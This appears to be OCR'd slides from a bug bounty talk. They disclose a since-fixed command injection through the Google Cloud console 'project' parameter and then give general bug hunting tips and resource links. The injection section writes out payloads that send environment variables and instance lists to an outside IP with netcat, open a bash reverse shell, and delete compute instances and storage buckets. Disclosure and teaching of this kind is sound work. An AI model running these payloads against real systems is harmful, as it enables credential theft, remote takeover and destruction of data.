
Exfiltration of data through Netcat

Exfiltrating ENV variables:

https://console.cloud.google.com/home/dashboard?project=;sudo apt-get install netcat --assume-yes && export > export.out && nc -w 3 167.x.x.61 1234 < export.out

Exfiltrating compute engine details:

https://console.cloud.google.com/home/dashboard?project=;sudo apt-get install netcat --assume-yes && gcloud compute instances list > instancelist.out && nc -w 3 167.x.x.61 1234 < instancelist.out



Reverse Shell and other exploitation commands

Reverse Shell:


https://console.cloud.google.com/home/dashboard?project=;bash -i >& /dev/tcp/167.x.x.61/5000 0>&1

Deleting Compute engine instances:

https://console.cloud.google.com/home/dashboard?project=;gcloud compute instances delete "name" --quiet --zone us-central1-c

Deleting Cloud storage buckets:

https://console.cloud.google.com/home/dashboard?project=;gsutil rm -r gs://bucketname/



Fix - Google Cloud Security team fixed it by sanitizing the input given to parameter "project"

Some tips and tricks

- Always retest the reported issues
- Do proper enumeration
- Don’t keep switching targets (Focus on one product)
- Keep eyes open for alpha and beta features
- Before starting to test an application understand the application functionalities by reading publicly available docs

Bug bounty tips

- Be good at Web App PT at-least
- Read hackerone reports (site:hackerone.com reports)
- Follow bug bounty researchers on twitter/slack and their blogs
- https://forum.bugcrowd.com/t/researcher-resources-how-to-become-a-bug-bounty-hunter/1102
- Keep reading new methods
- You will end up with many duplicates/NA, overcome that!! put your full dedication (you will see the improvement)
- Focus is important thing! Be determined
- Think out of box
- https://www.bugcrowd.com/university/

Bug bounty tips (Cont)

- https://github.com/Hacker0x01/hacker101
- https://github.com/djadmin/awesome-bug-bounty
- https://github.com/ngalongc/bug-bounty-reference
- https://github.com/EdOverflow/bugbounty-cheatsheet

Thanks!

```
root@pranav:~# ./contact
Linkedin - /in/pranavvenkats

Twitter - @pranavvenkats

Web - http://www.pranav-venkat.com
root@pranav:~#
```